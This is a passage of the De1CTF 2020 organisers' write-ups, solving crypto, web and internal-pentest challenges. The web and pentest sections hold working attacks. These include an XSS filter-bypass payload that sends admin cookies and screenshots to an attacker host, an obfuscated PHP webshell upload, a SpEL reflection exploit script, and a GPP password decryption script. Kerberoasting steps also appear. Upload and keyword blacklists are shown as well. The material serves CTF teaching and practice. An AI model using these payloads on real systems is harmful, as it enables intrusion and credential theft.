63.             [ao, bo, co, do] = [k & 1 for k in [a, b, c, d]]
64.             s += str((ao*bo) ^ (bo*co) ^ (bo*do) ^ co ^ do)
65.         if s == key[:nb*8]:
66.             print(i)
67.             return i
68.
69.
70. if __name__ == "__main__":
71.     print time.asctime()
72.     a = brutea(15)
73.     print time.asctime()
74.     c, d = brutecd(20)
75.     print time.asctime()
76.     b = bruteb(15, a, c, d)
77.     print time.asctime()
78.     print "De1CTF{%s}" % (''.join([hex(i)[2:] for i in [a, b, c, d]]))
79.
80. #De1CTF{58bb578d5611363f}

```

easyRSA

This is a common modules attack but when the task is about end someone tell me that this challenge is same as the challenge in D^3CTF [Common](#). Last year I didn't look at the crypto challenge in this task. So

I want to make a sincere apology to the person, [Lurkrul](#) ,who made the challenge. Sorry about this.

And here is the solution:

In this a RSA task. We can find out that the e has been generated by this way:

$$e_1 d_1 = 1 + k_1 \lambda(N)$$

$$e_2 d_2 = 1 + k_2 \lambda(N)$$

And there are some limits:

$$limit = \sqrt[3]{N}$$

$$limit < r < 0x10000000000001 * limit$$

$$d_i = nextPrime(r)$$

$$e_i \approx N$$

We choose a random e in $[e_1, e_2]$ to encrypt flag,

$$flag^e \equiv cipher \pmod{n}$$

And give these parameters:

$$N, e1, e2, cipher$$

In this task, we can get some equation:

$$e_i d_i = 1 + k_i \lambda(N) = 1 + \frac{k_i}{g} \Phi(N) = 1 + \frac{k_i}{g} (N - s)$$

And we rewrite it as:

$$W_i : e_i d_i g - k_i N = g - k_i s$$

This equation is the starting point for Wiener's attack.

Also we can get this easily:

$$G_{i,j} : k_i e_j d_j - k_j e_i d_i = k_i - k_j$$

This equation is the starting point for Guo's common modulus attack.

Then we assume:

$$k_2 W_1 : k_2 e_1 d_1 g - k_2 k_1 N = k_2 (g - k_1 s)$$

$$g G_{1,2} : k_1 e_2 d_2 g - k_2 e_1 d_1 g = g (k_1 - k_2)$$

$$W_1 W_2 : d_1 d_2 g^2 e_1 e_2 - d_1 k_2 g e_1 N - d_2 k_1 g e_2 N + k_1 k_2 N^2 = (g - k_1 s)(g - k_2 s)$$

Along with the trivial equation:

$$k_1 k_2 = k_2 k_1$$

can be written as the vector-matrix equation:

$$x_2 B_2 = v_2$$

where:

$$x_2 = (k_1 k_2, k_2 d_1 g, k_1 d_2 g, d_1 d_2 g^2)$$

$$B_2 = [\text{MathProcessingError}][1 - N^0 N^2 e_1 - e_1 - e_1 N e_2 - e_2 N e_1 e_2]$$

$$v_2 = (k_1 k_2, k_2(g - k_1 s), g(k_1 - k_2), (g - k_1 s)(g - k_2 s))$$

The vector v_2 is an integer linear combination of the rows in B_2 , and is therefore a vector in the lattice L_2 generated by the rows of B_2 .

And the size of v_2 , coming from the dominant last component, is roughly

$$k_1 k_2 s^2 \approx N^{2\delta_2+1} = N^{2(\delta_2+1/2)}$$

$$\delta_2 = 0.357 - \epsilon, \epsilon \text{ is small}$$

Since the components of v_2 are not the same size, we can consider the modified vector-matrix equation:

$$x_2 B_2 D_2 = v_2 D_2$$

Where D_2 is the diagonal matrix:

$$D_2 = [\text{MathProcessingError}][N N(1/2) N^1 + \delta_{21}]$$

Letting:

$$v'_2 = v_2 D_2$$

Thus:

$$v'_2 = (k_1 k_2 N, k_2(g - k_1 s)N^{(1/2)}, g(k_1 - k_2)N^{1+\delta_2}, (g - k_1 s)(g - k_2 s))$$

We can use LLL to get v'_2 and solve:

$$x_2 B_2 D_2 = v'_2$$

to get x_2

Finally we can get $\Phi(N)$ by:

$$\Phi(N) = \lfloor e_1 \frac{x_2[2]}{x_2[1]} \rfloor$$

So we can decrypt the cipher to get flag !

If you want to know more details about this attack, take a look at this [book](#), Chapter 7.1.

Reference:

<http://index-of.es/Varios-2/Cryptanalysis> of RSA and It's Variants.pdf

https://sci-hub.tw/https://link.springer.com/chapter/10.1007/978-3-319-08344-5_12

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<https://eprint.iacr.org/2009/037.pdf>

ECDH

In this task we can see a [ECDH](#) system. We can exchange keys and encrypt message to get result. So we can get the exchanged keys by encrypting our message. Also there is a backdoor, if you give server the secret, the server will give you flag.

But the task doesn't check whether the given point is on curve. So we can use [Invalid curve attack](#) to get secret.

We can construct points not on the given curve with low order by using open source software such as [ecgen](#) or [Invalid curve attack algorithm](#) and use CRT to get secret. Then we can use the generated data to attack the task and get flag.

PS: use *genData.py* to generate *data.txt* locally and use *exp.py* to attack this challenge.

Reference:

https://en.wikipedia.org/wiki/Elliptic-curve_Diffie%E2%80%93Hellman

<https://crypto.stackexchange.com/questions/71065/invalid-curve-attack-finding-low-order-points>

<https://web-in-security.blogspot.com/2015/09/practical-invalid-curve-attacks.html>

<https://www.iacr.org/archive/pkc2003/25670211/25670211.pdf>

<https://github.com/J08nY/ecgen>

Homomorphic

This is a homomorphic encryption crypto system. We can use CCA to leak secret key and attack it.

Here is the solution:

1. Let : $M = \delta/4 + 20$, where 20 is a number large enough to cover up the noise.

2. Let: $t_1 = Mx^i, t_2 = M$

3. Let ciphertext: $c_0 = pk[0] + t_1, c_1 = pk[1] + t_2$

4. Send $c = (c_0, c_1)$ to server

5. The server will do this:

$$c_0 + c_1 s = pk[0] + t_1 + (pk[1] + t_2)s = -(as + e) + t_1 + (a + t_2)s = e + t_1 + t_2 s$$

so the decryption result is all 0 except for the i-th bit, and the i-th bit is equal to the i-th bit of secret key s

6. Append the i-th bit of secret key s to result array and back to step 1 until recover all the bits of secret key s

7. Use the secret key to decrypt flag

Also because the task has a decrypt function with bad check function. We can use many other ways to decrypt flag too. Such as add a q to the items of input $c0$ and $c1$, add other small numbers or etc.

Reference:

<https://arxiv.org/pdf/1906.07127.pdf>

<https://www.slideshare.net/ssuserbd9135/danger-of-using-fully-homomorphic-encryption-a-look-at-microsoft-seal-cansecwest2019>

<https://github.com/edwardz246003/danger-of-using-homomorphic-encryption>

Mini Pure Plus

Mini Pure is the crypto challenge of De1CTF 2019, this year I try to add the *ROUND* and give you data to attack.

Here is the solution:

Assume the input is (C, x) , the output is (C_L, C_R) , then we can easily get the coefficients of $x^{3^{m-1}-1}$ and $x^{3^{m-1}-3}$ in C_R is $k0$ and $k0^3 + k1 + C$, where C is a constant, x is a variable and $k0, k1$ are the first and second round keys.

So we can use **Square attack** to find this:

$$\sum_{x \in F_{2^n}} x^{2^n - 3^{m-1}} C_R(x) = k0$$
$$\sum_{x \in F_{2^n}} x^{2^n - 3^{m-1} - 2} C_R(x) = k0^3 + k1 + C$$

where $n = 24, m = 16$

Then we can get $k0, k1$ and get all keys to decrypt flag.

And thanks to **Redbud**, they provided an improved interpolation attack method. It also works.

Reference:

https://en.wikipedia.org/wiki/Integral_cryptanalysis

https://link.springer.com/content/pdf/10.1007%2F978-3-642-03317-9_11.pdf

OV

This is a balanced oil and vinegar scheme. And it has been attacked by **Kipnis and Shamir in 1998**.

So we can just use Kipnis-Shamir attack to solve this task.

However I made some mistakes in the *hashFunction*. It should be like this:

```
1. H = [K.fetch_int(ord(i)) for i in m]
```

But I write it like this:

```
1. H = [ord(i) for i in m]
```

So there is a unexpected solution: just send *Iwanttoknowflag!* to sign and send the signed data to get flag.

And thanks to [Mystiz](#) , he helped me to find out the unexpected solution and improve my solution scripts.

Also thanks to [Hellman](#), he reminded me of this mistake too.

Here is the excepted solution:

We assume public key is $P : k^n \rightarrow k^o$, where $o = v = 16, n = o + v$

1. Produce the corresponding symmetric matrices for the homogeneous quadratic parts of public key's polynomials: W_1, W_2, \dots, W_o . Randomly choose two linear combination of W_1, W_2, \dots, W_o and still denote them as W_1 and W_2 in which W_1, W_2 is invertible. Calculate $W_{12} = W_1 * W_2^{-1}$.
2. Compute the characteristic polynomial of W_{12} and find its linear factor of multiplicity 1. Denote such factor as $h(x)$. Compute $h(W_{12})$ and its corresponding kernel.
3. For each vector O in the kernel of step 2, use $OW_iO = 0, (1 \leq i \leq o)$ to test if O belongs to the hidden oil space. Choose linear dependent vectors among them and append them to set T .
4. If T contains only one vector or nothing, go back to step 1.
5. If necessary, find more vectors in $T : O_3, O_4, \dots$. Calculate $K_{O_1} \cap \dots \cap K_{O_t}$ to find out the hidden Oil space in which K_{O_t} is a space from which the vectors x satisfy that $O_t W_i x = 0, (1 \leq i \leq o)$.
6. Extract a basis of hidden Oil space and extend it to a basis of k^n and use it to transform the public key polynomials to basic Oil-Vinegar polynomials form.

This write up doesn't write the whole content of Kipnis-Shamir attack, if you are interesting in it, you can see the papers in reference. Thanks.

PS: I have fixed these mistakes including word spelling mistake and generated the new source code. You can try to solve this task.

Reference:

<http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.120.9564&rep=rep1&type=pdf>

https://link.springer.com/content/pdf/10.1007%2F978-3-642-03317-9_11.pdf

https://link.springer.com/chapter/10.1007/978-3-319-38898-4_4

<https://github.com/dsm501/Multivariate-cryptography-/blob/master/UOV%20Scheme.sagews>

mc_noisemap

Files:

[exp.js](#)

[package.json](#)

[www/map.html](#)

[www/assets/jquery.min.js](#)

[www/assets/noisemap.js](#)

[www/assets/p5.dom.js](#)

[www/assets/p5.js](#)

The challenge is about `Image Identification` , modified basing on [erdavids/Hex-Map](#).

My solution is not perfect. Perhaps there are some good ways to solve the challenge, I believe.

Just have a check on the exploit file `exp.js` .

```
De1CTF{MCerrr_L0v3_P3r1iN_N0IsE-M4p?}
```

web

check in

Points of this Challenge :

1. Usage of `.htaccess`
2. The usage of CGI in Linux
You need to pay attention to while uploading:
 - `content-type` Field verification
 - Suffix blacklist verification(`/ph|ml|js|cg/`)
 - Document content verification

```
1. /perl|pyth|ph|auto|curl|base|>|rm|ryby|openssl|war|lua|msf|xter|telnet/
```

Intended solution

`.htaccess:`

```
1. AddHandler cgi-script .xx
```

`1.xx:`

```
1. #! /bin/bash
2.
3. echo Content-type: text/html
4.
5. echo ""
6.
7. cat /flag
```

After uploading the file, we found that the status code was 500 and we could not parse the bash file, because our target site was a Linux environment. If we wrote it with the local editor and the encoding

format was not consistent with that when uploading, we could not parse it, so we could write it in the Linux environment, export and upload it.

Unintended solution 1

.htaccess:

1. `AddType application/x-httpd-p\`
2. `hp .xx`

1.xx

1. `<?='cat /flag';`

Unintended solution 2

Use server status information

.htaccess:

1. `SetHandler server-status`

Upload files and access your own upload directory, You can see the server status information, This method can at any time look at the information of a file that someone else has access to, and use someone else's file to successfully getflag.

Animal crossing

Description:

Free passport creator lets you show your island!

Level 1: bypass the cloud WAF

Cloud WAF usually has several layers and several filtering methods. Here I also designed two layers of protection.

Layer 1: Blacklist detection

```

1. var blacklist = []string{
2.     //global
3.     "document", "window", "top", "parent", "global", "this",
4.     //func
5.     "console", "alert", "log", "promise", "fetch", "eval", "import",
6.     //char
7.     "<", ">", "`", "\\*", "&", "#", "%", "\\\"",
8.     //key
9.     "if", "set", "get", "with", "yield", "async", "wait", "func",
    "for", "error", "string",
10.    //string
11.    "href", "location", "url", "cookie", "src",
12. }

```

The way to bypass the blacklist is to avoid the strings and characters of ban. Here, because of the iris framework problem of go, the `;` and the data after it will be deleted, and can be bypassed with `%0a`

Layer 2: Static syntax analysis

1. 1. Pass in data to `fmt.Sprintf('%s';", data)`, and then parse the syntax. If parse fails, the error will be returned directly.
2. 2. And then we visit AST nodes:
3. 1. `VariableExpression/AssignExpression`, All declaration/assignment statements will ban
4. 2. `CallExpression`, all function call, and callee not `Identifier`, will ban, example:
 1. ban: `test.test()\ a[x]()`
 2. pass: `test()`
7. 3. `BracketExpression`, all member reference and member is not `Identifier`, will ban, example:
 1. ban: `a[1] \ a['xx']`
 2. pass: `a[x]`

This layer of WAF, in fact, only needs to find out the rule of ban and find the unprocessed syntax to bypass it. My expected solution here is to pass variables with `throw`, but there are many other syntax that can be used.

The payload:

1. `data=base64DATAXXXXXXX'%0a{throw 'ev'%2b'al'}catch(e){try{throw frames[e]}catch(c){c(atob(data))}}%0a//`

After bypassing the two layers of WAF protection, the local successful alert, we can use:

```
1. location.href = "http://xxxx/?" + btoa(document.cookie)
```

get the admin cookie, and the cookie is a part of the flag:

```
1. FLAG=De1CTF{I_l1k4_
```

Level 2: read 400 pictures

In the other half of the flag, hint:

```
1. What is the admin doing?
```

Read the administrator's document, you will find that there are 400 PNG images, and the flag is hidden in these images.

Here are several solutions preset during the design:

1. Bypass CSP to import html2canvas lib, get the screenshot and upload to server, get the image address and send it back, then download the image
2. Use the for loop to send all 400 pictures to /upload, get 400 picture addresses and send back
3. Read the pictures directly and send them back one by one, write scripts, or use for to circulate and batch transfer, but the return process needs code conversion, and after the transfer back, it also needs to be converted into pictures for splicing

All three solutions can get the flag, I will introduce the solution of bypassing CSP and import html2canvas lib. Other methods are similar, so I won't write them all (You can go to see the players' writeup),

Bypass CSP to import html2canvas lib

The main function of this website is to create a animal crossing passport, The homepage has a `/upload` api for upload image, you can upload a file with `png` suffix, and use `fetch` get the png file source, then `eval` it. You can bypass CSP to import the html2canvas lib and execute it.

The png file:

```

1.     ...
2.     ...
3. html2canvas.js code
4.     ...
5.     ...
6.
7. // screenshot->upload screenshot->send img address back
8. html2canvas(document.body).then(function(canvas) {
9.     const form = new FormData(),
10.     url = "/upload",
11.     blob = new Blob([canvas.toDataURL().toString()], {type :
    "image/png"})
12.     file = new File([blob], "a.png")
13.     form.append("file", file)
14.     fetch(url, {
15.         method: "POST",
16.         body: form
17.     }).then(function(response) {
18.         return response.json()
19.     }).then(function(data) {
20.         location.href="//xxxxxxxx:8099/?"+data.data.toString()
21.     })
22. })

```

Here I also write the JS of screenshot operation into png.

It upload the screenshot to the server and get the returned image address, then send it back to the attacker

Read image and execute

After upload the image, get the png address, then you can read the image with the controllable JS part and execute it

```

1. fetch(`/static/images/xxxxxxxx.png`).then(res=>res.text()).then(txt=>eval(txt))

```

And you can use the method of bypassing the WAF to pack it

Finally, when submitted to the BOT, you can receive the address of the screenshot of the admin's interface, and download it to see the other half of the flag

```

1. cool_Game}

```

Flag:

1. `De1CTF{I_l1k4_cool_GamE}`

calc

1. challenge info

Please calculate the content of file /flag <http://106.52.164.141>

2. design document

I found there are many difference between spel's grammar and java's grammar. For example, in spel we can use 1.class to get the class java.lang.Integer, but in java, we cannot.

I want to design a challenge to let ctfrs discovery these difference and construct a more complicated reflection chain instead of the copy the payload from the internet directly.

So, i use two technology to forbide normal payloads.

1. blacklist filter:

- `T\s*(`
- `#`
- `new`
- `java.lang`
- `Runtime`
- `exec.*(`
- `getRuntime`
- `ProcessBuilder`
- `start`
- `getClass`
- `String`

2. rasp

There may be 3 different way to solve:

1. bypass blacklist filter to use `T` or `#` or `new` keywords
2. bypass blacklist by using `1.class.forName()` to reflect java class, and construct a reflection chain to get flag
3. close the rasp protection

3. exp

which scheme we want players to use is the scheme2:bypass blacklist by using 1.class.forName() to reflect java class, and construct a reflection chain to get flag. and i just give my exploit here. of course you can try other two schemes to solve this challenge (actually they are really feasible.)

```
1. # coding=utf-8
2. import commands
3. import base64
4. import requests
5.
6. def get_flag(target):
7.     payload =
        '1.class.forName("java.nio.file.Files").getMethod("readAllLines",
        1.class.forName("java.nio.file.Path")).invoke(null,
        1.class.forName("java.nio.file.Paths").getMethod("get",
        1.class.forName("java.net.URI")).invoke(null,
        1.class.forName("java.net.URI").getMethod("create",
        1.class.forName("java.lang.String")).invoke(null,
        "file:///flag")))'
8.     print("payload", payload)
9.     url = "http://{}/spel/calc".format(target)
10.    r = requests.get(url, params={"calc": payload})
11.    print(r.request.url)
12.    print(r.text)
13.
14.
15. if __name__ == '__main__':
16.     get_flag("106.52.164.141")
```

4. other writeups

I am ashamed that there are more detailed writeups written by players. you can find here:

<https://ctftime.org/task/11491>

Hard_Pentest

easy bypass

```
1.  POST /index.php HTTP/1.1
2.  Host: 47.113.219.76
3.  Content-Length: 1918
4.  Cache-Control: max-age=0
5.  Origin: http://47.113.219.76
6.  Upgrade-Insecure-Requests: 1
7.  Content-Type: multipart/form-data; boundary=-----
  WebKitFormBoundaryE7meGVYt90amEfD
8.  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87
  Safari/537.36
9.  Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchange;v=b3
10. Referer: http://47.113.219.76/
11. Accept-Language: zh-CN,zh;q=0.9
12. Connection: close
13.
14. -----WebKitFormBoundaryE7meGVYt90amEfD
15. Content-Disposition: form-data; name="file"; filename="1.php::$DATA"
16. Content-Type: text/plain
17.
18. <?=$_=[]?><?=$_=@"$_"?><?=$_=$_['!']=='@']?><?=$__=$_?>
19. <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
  <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
  <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
20. <?=$____=$__?>
21. <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
22. <?=$____.=$__. $____?>
23. <?=$__=$_?>
24. <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
  <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
  <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
25. <?=$____.=$__?>
26. <?=$__=$_?>
27. <?=$__++?><?=$__++?><?=$__++?><?=$__++?>
28. <?=$____.=$__?>
29. <?=$__=$_?>
30. <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
  <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
31. <?=$____.=$__?>
32. <?=$____='_'?>
33. <?=$__=$_?>
```



```

34. <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
    <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
    <?=$__++?>
35. <?=$____.=$__?>
36. <?=$__=$_?>
37. <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
    <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
38. <?=$____.=$__?>
39. <?=$__=$_?>
40. <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
    <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
    <?=$__++?><?=$__++?><?=$__++?><?=$__++?>
41. <?=$____.=$__?>
42. <?=$__=$_?>
43. <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
    <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
    <?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
44. <?=$____.=$__?>
45. <?=$_=$$____?>
46. <?=$__($_[_])?>
47.
48. -----WebKitFormBoundaryE7meGVYt90amEfD
49. Content-Disposition: form-data; name="submit"
50.
51. submit
52. -----WebKitFormBoundaryE7meGVYt90amEfD--

```

After getting the webshell, it is found that the flag is not on the web server. It is guessed that it should be internal penetration. For convenience, you can reverse a meterpreter or beacon back. Then the next step is internal penetration. Collect simple information and find that the domain controller shared folder Hint has a compressed package **flag1_and_flag2hint.zip**

```
PS C:\web\uploads> get-domaincomputer|get-netshare
get-domaincomputer|get-netshare
```

Name	Type	Remark	ComputerName
ADMIN\$	2147483648	Remote Admin	dc.De1CTF2020.lab
C\$	2147483648	Default share	dc.De1CTF2020.lab
Hint	0		dc.De1CTF2020.lab
IPC\$	2147483651	Remote IPC	dc.De1CTF2020.lab
NETLOGON	0	Logon server share	dc.De1CTF2020.lab
SYSVOL	0	Logon server share	dc.De1CTF2020.lab
ADMIN\$	2147483648	Remote Admin	dm.De1CTF2020.lab
C\$	2147483648	Default share	dm.De1CTF2020.lab
IPC\$	2147483651	Remote IPC	dm.De1CTF2020.lab

```
PS C:\web\uploads> dir \\dc.De1CTF2020.lab\Hint
dir \\dc.De1CTF2020.lab\Hint
```

Directory: \\dc.De1CTF2020.lab\Hint

Mode	LastWriteTime	Length	Name
-a----	4/15/2020 11:07 PM	482	flag1_and_flag2hint.zip

Download it, find that the compressed package requires a password, continue to collect information, and find a user `HintZip_Pass`, guessing that the compressed password should start from this user.

```
PS C:\web\uploads> net user /domain
net user /domain
The request will be processed at a domain controller for domain De1CTF2020.lab.

User accounts for \\dc.De1CTF2020.lab

-----
Administrator      Delta              Guest
HintZip_Pass        krbtgt             qiyou
web
The command completed successfully.
```

Then collect some information of the `Zip_Password` user and find that this user belongs to the OU of `Zip_Password`, not the regular Users container

```
PS C:\web\uploads> get-domainuser -identity HintZip_Pass
get-domainuser -identity HintZip_Pass

pwdlastset           : 4/15/2020 8:09:05 PM
usncreated           : 12760
lastlogoff           : 1/1/1601 8:00:00 AM
badpwdcount          : 0
name                 : HintZip_Pass
samaccounttype       : USER_OBJECT
samaccountname       : HintZip_Pass
wheneverchanged      : 4/15/2020 2:56:02 PM
objectsid            : S-1-5-21-1806179181-549835139-1294087714-1107
lastlogon             : 1/1/1601 8:00:00 AM
objectclass           : {top, person, organizationalPerson, user}
codepage              : 0
cn                   : HintZip_Pass
usnchanged            : 20518
primarygroupid        : 513
logoncount            : 0
countrycode          : 0
dscorepropagationdata : {4/15/2020 2:56:02 PM, 1/1/1601 12:00:00 AM}
useraccountcontrol    : NORMAL_ACCOUNT
accountexpires        : 1/1/1601 8:00:00 AM
distinguishedname     : CN=HintZip_Pass,OU=Zip_Password,DC=De1CTF2020,DC=lab
whencreated           : 4/15/2020 12:09:05 PM
badpasswordtime       : 1/1/1601 8:00:00 AM
instancetype          : 4
objectguid            : 3c284484-84a8-468d-92d7-e32dff7b3924
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=De1CTF2020,DC=lab
```

Found that this OU has a **gplink**

```
PS C:\web\uploads> Get-DomainOU -Identity Zip_Password
Get-DomainOU -Identity Zip_Password

usncreated           : 20515
name                 : Zip Password
gplink               : [LDAP://cn={B1248E1E-B97D-4C41-8EA4-1F2600F9264B},cn=policies,cn=system,DC=De1CTF2020,DC=lab;0]
wheneverchanged      : 4/15/2020 2:56:24 PM
objectclass           : {top, organizationalUnit}
usnchanged            : 20525
dscorepropagationdata : {4/15/2020 2:55:50 PM, 4/15/2020 2:55:50 PM, 1/1/1601 12:00:00 AM}
distinguishedname     : OU=Zip_Password,DC=De1CTF2020,DC=lab
ou                   : Zip_Password
whencreated           : 4/15/2020 2:55:50 PM
instancetype          : 4
objectguid            : f4e4e9f0-e7a0-4b22-8793-2abfcf665fd3
objectcategory        : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=De1CTF2020,DC=lab
```

Then collect information on this GPO

```
C:\web\uploads>type \\de1ctf2020.lab\SYSVOL\De1CTF2020.lab\Policies\{B1248E1E-B97D-4C41-8EA4-1F2600F9264B}\Machine\Preferences\Groups\Groups.xml
type \\de1ctf2020.lab\SYSVOL\De1CTF2020.lab\Policies\{B1248E1E-B97D-4C41-8EA4-1F2600F9264B}\Machine\Preferences\Groups\Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D980E98BA1D1}" name="HintZip_Pass" image="2" changed="2020-04-15 14:43:23" uid="{D33537C1-0B0B-44B7-8628-A6030A298430}"><Properties action="U" newName="" fullName="" description="" cpassword="uYgj9DCKSxqUp7gZfYzo9F6h0YiYh4VmYBXRAUp+08" changeLogon="1" noChange="0" neverExpires="0" acctDisabled="0" userName="HintZip_Pass"/></User>
</Groups>
```

Then use `Get-GPPPassword.ps1` to get the compressed package password

```
PS C:\web\uploads> . .\Get-GPPPassword.ps1
. .\Get-GPPPassword.ps1
PS C:\web\uploads> Get-GPPPassword
Get-GPPPassword

Changed      : {2020-04-15 14:43:23}
UserNames    : {HintZip_Pass}
NewName      : [BLANK]
Passwords    : {zL1PpP@sSw03d}
File         : \\DE1CTF2020.LAB\SYSVOL\De1CTF2020.lab\Policies\{B1248E1E-B97D-4C41-8EA4-1F2600F9264B}\Machine\Preferences\Groups\Groups.xml
```

or write a script to decrypt `cpassword`

```
1. import sys
2. from Crypto.Cipher import AES
3. from base64 import b64decode
4.
5. key =
   "4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b".decode('hex')
6. cpassword = "uYgjj9DCKSxqUp7gZfYzo0F6h0yiYh4VmYBXRAUp+08"
7. cpassword += "=" * ((4 - len(cpassword) % 4) % 4)
8. password = b64decode(cpassword)
9. plain = AES.new(key, AES.MODE_CBC, "\x00" * 16)
10. plain = plain.decrypt(password)
11. print plain[:-ord(plain[-1])].decode('utf16')
```

After decompression, you can get flag1 and some hints of flag2

1. flag1: De1CTF{GpP_11Is_So000_Ea3333y}
- 2.
3. Get flag2 Hint:
4. hint1: You need De1ta user to get flag2
5. hint2: De1ta user's password length is 1-8, and the password is composed of [0-9a-f].
6. hint3: Pay attention to the extended rights of De1ta user on the domain.
7. hint4: flag2 in Domain Controller (C:\Users\Administrator\Desktop\flag.txt)
- 8.
9. PS: Please do not damage the environment after getting permission, thanks QAQ.

According to Hint, you need user De1ta to get flag2, and then collect information for De1ta users, and find that web users have write permission for De1ta user's servicePrincipalName attribute.

```
PS > .\AdFind.exe -s subtree -b "cn=delta,cn=users,dc=De1CTF2020,dc=lab" -sc getacl -sddl+++ -recmute
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: dc.De1CTF2020.lab:389
Directory: Windows Server 2012 R2

dn:cn=delta,cn=users,dc=De1CTF2020,dc=lab
>nTSecurityDescriptor: [OWNER] DE1CTF2020\Domain Admins
>nTSecurityDescriptor: [GROUP] DE1CTF2020\Domain Admins
>nTSecurityDescriptor: [DACL] (FLAGS:INHERIT)
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Account Restrictions;;DE1CTF2020\RAS and IAS Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Logon Information;;DE1CTF2020\RAS and IAS Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Group Membership;;DE1CTF2020\RAS and IAS Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Remote Access Information;;DE1CTF2020\RAS and IAS Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];servicePrincipalName;;DE1CTF2020\web
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];userCertificate;;DE1CTF2020\Cert Publishers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];tokenGroupsGlobalAndUniversal;;BUILTIN\Windows Authorization Access Group
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];terminalServer;;BUILTIN\Terminal Server License Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];Terminal Server License Server;;BUILTIN\Terminal Server License Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Change Password;;Everyone
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Change Password;;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Send As;;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Receive As;;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];General Information;;NT AUTHORITY\Authenticated Users
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Public Information;;NT AUTHORITY\Authenticated Users
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Personal Information;;NT AUTHORITY\Authenticated Users
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Web Information;;NT AUTHORITY\Authenticated Users
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];Personal Information;;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];Phone and Mail Options;;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];Web Information;;NT AUTHORITY\SELF
```

According to Hint2, the guess should be to set up a spn for De1ta through a web user and then use Kerberoasting to brute force the password of the De1ta user.

set up spn for De1ta users

```
PS > setspn -A test/test delta
Checking domain DC=De1CTF2020,DC=lab

Registering ServicePrincipalNames for CN=Delta,CN=Users,DC=De1CTF2020,DC=lab
test/test
Updated object
PS > setspn -Q test/test
Checking domain DC=De1CTF2020,DC=lab
CN=Delta,CN=Users,DC=De1CTF2020,DC=lab
test/test

Existing SPN found!
```

then **Kerberoasting**

```
[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target SPN      : test/test
[*] Hash            : $krb5tgs$23$*USER$DOMAIN$test/test*$64EC0B10760E27F6EF4811DA3478C56D$77696AF42F5
93CF24D6B62D3DFFEF4AF8451E912AEC808B81BB2A833059EF7B0E9B41695D572B73917814E24395
81239D264F4EF8ED6FC4DBC8DF5EA7D1F5CAD0B3197BFC16798C8EF2546B6DE4504D0F1C007EEA32
22E948A448D818BDC8E4C26BBE2FD5D321BB0E2B0C6985383D9BA2E83E6389B4043E6CD04F2715C3
